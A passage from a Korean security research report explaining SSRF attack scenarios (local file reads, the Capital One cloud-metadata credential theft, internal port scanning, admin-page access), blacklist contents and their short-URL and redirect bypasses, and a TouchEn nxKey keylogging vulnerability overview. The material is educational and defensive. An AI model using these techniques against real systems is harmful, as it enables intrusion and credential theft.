
SSRF 취약점이 존재하는 환경에서의 공격 시나리오는 다음과 같다.

1) 로컬서버 파일 접근


공격자는 URL Schema 를 활용하여 외부에서 접근할 수 없는 /etc/passwd/, etc/shadow, 데이터베이스 설정 파일과 같은 내부 서버의 시스템 파일에 접근할 수 있다.

step 1) 공지 업데이트 클릭 시, 내용이 보이는 페이지임을 확인한다.

step 2) 공지 내용을 반환해주는 file 의 값을 이용해 내부 서버의 DB 설정 파일을 조회한다.



step 3) 공지사항 내용 대신 내부 서버의 DB 설정 파일 내용을 반환하는 것을 확인할 수 있다.



2) 내부 웹 서버 정보 획득

외부에서 비인가자의 접근이 제한된 웹 서버에 요청을 전송하여 SSRF 공격에 성공한다면, 내부 웹 서버 자원에 접근하여 내부 정보 획득이 가능하다.

SSRF 공격을 통해 내부 웹 서버에 접근하여 내부 정보를 획득하는 공격 시나리오는 앞서 언급한 2019 년 발생한 캐피탈 원 데이터 유출 사례를 통해 확인할 수 있다.


공격자는 방화벽 설정이 미흡하게 되어있는 점을 이용해 서버 측에 조작된 요청을 전송하는 SSRF 공격을 진행했다. 공격자는 AWS 클라우드로 구성된 서버의 메타데이터를 제공해주는 API 에 접근하여 IAM[14] 정보, Access Key 등 인증 정보를 탈취한 후 고객 정보가 저장된 내부 저장소인 S3[15] 스토리지에 접근했다.

해당 공격이 발생한 근본적인 이유는 사용자 측의 잘못된 역할 및 권한 설정에 있지만, SSRF 공격을 통해 내부 저장소에 접근하여 큰 피해를 입힐 수 있음을 알 수 있다.

[14] IAM(Identity and Access Management): AWS 자원을 사용하도록 인증 및 권한 부여 등을 관리하는 서비스

[15] S3(Simple Storage Service): AWS 에서 제공하는 객체 스토리지 서비스

캐피탈 원에서 발생한 SSRF 공격 상세 시나리오는 다음과 같다.



① 공격자는 카드 디자인 변경 페이지의 파일 업로드 기능을 통해 URL 매개변수 확인
② 공격 대상 서버가 AWS 클라우드의 저장소인 S3 버킷을 사용하고 있는 것을 확인
③ SSRF 공격을 통해 공격 대상 서버의 AWS 메타데이터 서비스 접근
④ 공격자는 공격 대상 서버의 AWS Access Key, IAM 등 자격 증명 획득
⑤ 공격자는 획득한 정보를 바탕으로 AWS CLI 에 접근하여 내부 저장소(S3 버킷) 데이터 다운로드

※ 아래의 링크는 캐피탈원에서 발생한 SSRF 공격 내용을 재구성한 사이트이며, 관련 실습이 가능하다.
https://application.security/free-application-security-training/server-side-request-forgery-in-capital-one

이처럼 SSRF 공격에 성공할 경우 접근 권한이 없는 비인가자가 내부 서버의 자원에 접근할 수 있다. 따라서 메타데이터 API 를 사용하는 퍼블릭 클라우드를 대상으로 한 SSRF 공격이 증가하고 있는 추세이다. 2023 년 1 월, MS 의 클라우드 플랫폼인 Azure 의 4 가지 서비스에서 SSRF 취약점이 발견되어 긴급 패치가 이루어지기도 했다. 관련 취약점에 대한 자세한 내용은 아래의 링크를 통해 확인할 수 있다.


https://msrc-blog.microsoft.com/2023/01/17/microsoft-resolves-four-ssrf-vulnerabilities-in-azure-cloud-services/

3) 내부 네트워크 스캔


URL 뒤에 IP 대역 범위를 지정하여 요청하면 응답 시간, 길이, 데이터 등의 차이를 통해 내부 네트워크에 존재하는 포트 스캔이 가능하다. 이를 통해 Open 된 IP 와 Port 의 정보를 파악할 수 있다.

다음은 내부 서버에 존재하는 IP 를 스캔하는 예시이다. 대역 범위를 지정하여 하는 것이 일반적이지만, 실습은 특정 IP 를 알고 있다는 가정하에 진행되었다.

step 1) 내부 서버에 존재하지 않는 IP 인 10.10.10.17 에 대한 요청을 보냈을 때, 응답 시간이 60,051 millis(millisecond, 1/1000 초) 소요된 것을 확인할 수 있다.



step 2) 내부 서버에 존재하는 IP 인 10.10.10.16 에 대한 요청을 보냈을 때, 응답 시간이 121 millis 소요된 것을 확인할 수 있다. 이처럼 서버 측 응답 시간을 비교하여 내부 네트워크에 대한 정보 획득이 가능하다.




4) 외부 접근이 차단된 관리자 페이지 접근


관리자 페이지는 허용된 IP 만이 접근할 수 있도록 설정하는 것이 일반적이지만, 이에 대한 설정이 미흡할 경우 SSRF 취약점을 통해 외부에서 관리자 페이지로의 접근이 가능하다.

다음은 내부 서버에 존재하는 관리자 페이지(admin.php)를 URL 뷰어를 통해 접근한 예시다.

step 1) 공격자는 내부 서버의 관리자 페이지 URL 을 획득하여 직접 접근하지만, 에러가 발생한 것을 확인할 수 있다.



step 2) 공격자는 해당 웹 서버의 접근 가능한 페이지에 존재하는 URL 뷰어를 활용하여 내부 서버의 관리자 페이지에 접근한다.



step 3) URL 뷰어를 통해 내부 서버의 관리자 페이지에 접근한 것을 확인할 수 있다.

■ 보안대책 및 우회기법

SSRF 는 사용자로부터 입력 받은 URL 파라미터에 대한 검증 미흡으로 서버 측 요청을 조작할 수 있는 공격이다. 기본적으로 사용자 입력값에 대해 검증하는 것이 중요하며, 특히 서버 측 요청에 사용되는 파라미터에 대한 검증에 신경 써야 한다. 따라서 서버 측에서 입력 받은 사용자의 데이터인 입력값을 WhiteList 기반으로 검증해야 한다.

1) WhiteList Filter

WhiteList Filter 방식은 사용자 입력값에 대한 요청을 허용할 List 를 작성하여, 해당 List 에 속하지 않을 경우 요청을 차단하는 방법으로 최우선으로 적용해야 하는 Filtering 방식이다.

서버에 접근하는 것을 허용할 URL 목록을 지정하여 List 에 등록되지 않은 URL 자체에 접근 권한이 없도록 설정해야 한다.

2) BlackList Filter

BlackList Filter 방식은 사용자 입력값에 대해 허용하지 않는 List 를 작성하여, 해당 List 에 속하는 요청일 때만 차단하는 방법이다. 서버에 접근을 허용하지 않는 URL 목록을 지정하여 List 에 등록된 URL 일 경우 접근을 차단하여 에러 페이지를 반환하는 등의 설정을 해야 한다. 하지만 BlackList Filter 방식을 사용하면 차단할 문자열 외에는 모두 허용하기 때문에 주의가 필요하다.

사용자 입력값에 대한 BlackList Filter 예시는 다음과 같다.


	입력값	입력값 예시
BlackList Filter 예시	사설 IP	10.0.0.0 - 10.255.255.255 172.16.0.0 - 172.31.255.255 192.168.0.0 - 192.168.255.255
	Loopback 주소	localhost, 127.0.0.1 등
	불필요한 Schema	sftp://, file://, http:// 등
	불필요한 특수문자	@, %0a 등

이처럼 BlackList 를 작성하여 접근을 차단할 사용자 입력값을 지정할 수 있지만, 다음과 같은 기법을 통해 우회가 가능하다.

- Short URL 기능을 이용한 우회 기법


BlackList 로 지정한 URL 문자열에 대해 검증하기 때문에 URL 을 변형해주는 Short URL 기능을 이용하여 URL 문자열 검증을 우회할 수 있다.

서버 측에서 내부 서버의 관리자 페이지로 직접 접근이 불가능하도록 관리자 페이지 URL 을 BlackList 로 지정했을 경우, Short URL 을 통해 해당 문자열을 포함하지 않도록 변형할 수 있다.



- Redirect 기능을 이용한 우회 기법

공격자의 웹 서버에서 Redirect 시키는 페이지에 접근하도록 하여 BlackList 로 지정한 문자열 필터링을 우회하는 방법이다. 공격자의 서버에 공격 대상 서버의 페이지로 Redirect 하는 페이지를 만들어서 해당 URL 을 통해 공격 대상 서버에 접근하므로 BlackList Filter 를 우회할 수 있다.



이외에도 SSRF Filter 를 우회하는 다양한 방법이 존재하는데, 상세 내용은 아래의 링크에서 확인할 수 있다.

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery

이처럼 우회 가능성이 있는 BlackList Filter 방식보다는 WhiteList Filter 를 통해 허용할 문자열을 지정하여 이에 대해서만 접근을 허가하는 방식 사용을 권장한다.

WhiteList Filter 를 통해 사용자 입력값에 대한 검증을 하는 것 외에 요청을 처리하는 서버와 중요 정보를 저장하는 내부 서버를 분리하여 운영하는 방법도 가능하다. 이 경우 요청을 처리하는 서버에서 SSRF 공격을 당하더라도 분리된 내부 서버에서 중요 정보가 유출되는 것을 방지할 수 있어 피해를 줄일 수 있다.

또한, 사용하지 않는 프로토콜이나 URL Schema 를 비활성화하고 네트워크 장비 등을 이용해 내부 서비스에 대한 접근 제한을 두는 것이 필요하다. 만약 특정 IP 를 기준으로 Filtering 한다면, 유효한 IP 인지에 대해 검증하는 라이브러리를 사용하여 외부로부터 받은 입력값에 의해 의도하지 않은 페이지로 이동이 불가능하도록 설정해야 한다.

■ 맺음말

2 월호에서는 서버 측 요청을 변조하여 공격자가 의도한 서버로 요청을 보내는 공격인 SSRF 에 대해 알아보았다. SSRF 취약점을 통 공격을 당할 경우, 외부에서 접근할 수 없는 내부 서버 또는 시스템으로 접근이 가능한 만큼 주의가 필요하다. 공격자는 조작된 HTTP 요청을 특정 서버로 전송할 수 있으며, 이는 내부 네트워크 정보를 파악하는데 이용될 수 있다. 특히, 내부 서버 및 시스템을 통해 탈취된 데이터가 중요 정보일 경우 공격 파급력이 더욱 높아질 수 있다.

SSRF 는 2022 년 OWASP(Open Web Application Security Project, 오픈 웹 애플리케이션 보안 프로젝트) 10 대 취약점에 포함되어 있으며, 클라우드로 환경이 전환되는 사례가 증가하고 있는 만큼 SSRF 공격은 앞으로도 계속될 것이다. 결정적으로 SSRF 는 본래 외부에서 접근할 수 없는 내부 서버에 접근할 수 있기 때문에 공격이 발생하지 않도록 주의해야 한다.

지금까지 EQST insight - Special Report 의 웹 취약점과 해킹 매커니즘 시리즈를 통해 SQL Injection, XSS(Cross-Site Scripting), CSRF(Cross-Site Request Forgery), SSRF(Server-Side Request Forgery)의 개념과 동작원리, 보안대책, 우회 기법 등의 내용을 다뤘다. 내부 시스템이나 웹페이지에 취약점이 존재하여 공격에 성공한다면, 클라이언트를 비롯해 서버에도 직접적인 영향을 미칠 수 있는 만큼 개발자는 취약점이 발생하지 않도록 개발해야 하고, 진단자는 취약점 진단 시 누락 없이 찾는 것이 중요하다.

키로깅 방지 솔루션 악용 취약점

■ 취약점 개요

2022 년 10 월 독일의 개발자 블라디미르 팔란트(Wladimir Palant)가 국내의 주요 은행/금융 사이트에 사용하는 보안 솔루션들에서 XSS[16](Cross-Site Scripting), DoS(Denial of Service), 웹을 이용한 키로깅[17], 프로세스 정보 노출 등이 가능한 여러 취약점을 발견했다.

국내 주요 은행/금융 사이트에서 사용하는 보안 솔루션에서 발견된 취약점 목록은 다음과 같다.

취약점	내용
XSS 취약점	공격자가 입력한 Javascript 코드가 은행/금융 로그인 페이지(또는 보안 솔루션을 사용하는 페이지) 접근 시 실행된다.
JSON parser DoS	보안 솔루션에서 사용 중인 JSON parser 라이브러리에서 과거에 발견된 취약점이 존재하여 Null Pointer Exception[18]이 발생한다.
로그인 페이지를 통한 BOF DoS	로그인 페이지(또는 보안 솔루션을 사용하는 페이지)에서 실행되는 보안 솔루션에 많은 buffer 를 전송하면 애플리케이션이 종료된다.
키로깅 취약점	공격자가 생성한 웹 페이지에 피해자가 접근할 경우 키로깅이 가능하다.
애플리케이션을 통한 BOF DoS	보안 솔루션에서 1 바이트 오버플로우가 발생한다.
Driver 키로깅	보안 솔루션에서 사용하는 JRSKD24.SYS 드라이버를 활용한 악성 프로그램을 통해 키로깅이 가능하다.
IE 키로깅	"인터넷 익스플로러" 환경일 경우, CKAgentNXE.exe 가 실행되고 이를 이용해 키로깅이 가능하다.

표 1. 취약점 목록

16 XSS(Cross-Site Scripting, 크로스사이트 스크립팅)는 공격자가 입력한 악성 스크립트가 사용자 측에서 응답하는 취약점으로, 사용자 입력값에 대한 검증이 미흡하거나 출력 시 필터링 되지 않을 경우 발생한다.
17 키로깅이란 사용자가 키보드에 입력하는 내용을 가로채는 행위를 말한다.
18 Null Pointer Exception 이란 사용할 객체가 선언이 되어 있지만, Null(빈) 상태의 객체를 사용하려고 하기 때문에 오류가 나는 에러다.

이번 Research&Technique 2 월호에서는 보안 솔루션에 대한 취약성 증명을 다루므로, 해당 취약점을 이용하여 허가 받지 않은 시스템 또는 정상 사이트에 대한 테스트는 절대 금지한다.

보안 솔루션에서 발견된 취약점은 솔루션 내의 인증 및 특수문자 필터링 미흡 문제와 Listener 를 다른 탭에서 호출할 수 있는 취약한 방식의 설계로 인해 피해자의 브라우저에서 스크립트를 실행하거나 키보드의 입력을 가로채는 공격이 가능하다. 뿐만 아니라 Null Pointer Exception 에 대한 예외 처리가 존재하지 않는 오래된 오픈소스 사용으로 인해 DoS 취약점이 발생한다. Chrome 웹 스토어에서 확인 결과 TouchEn Extension 은 천만 명 이상이 사용 중인 것으로 확인되는 만큼 각별한 주의가 요구된다.




그림 1. TouchEn Extension

■ 영향받는 소프트웨어 버전

취약한 TouchEn nxKey.exe, TouchEn Extension 의 버전은 다음과 같다.

S/W 구분	취약 버전
TouchEn nxKey.exe	1.0.78 이하 version
TouchEn Extension	1.0.115 이하 version

※ 2023-02-01 기준 취약점은 패치 되었다. 이 문서는 취약한 버전을 사용하는 사이트에서 취약점 동작이 가능함을 증명하는 문서다.

■ 공격 시나리오

취약점 중 XSS 취약점을 활용한 공격 시나리오는 다음과 같다.

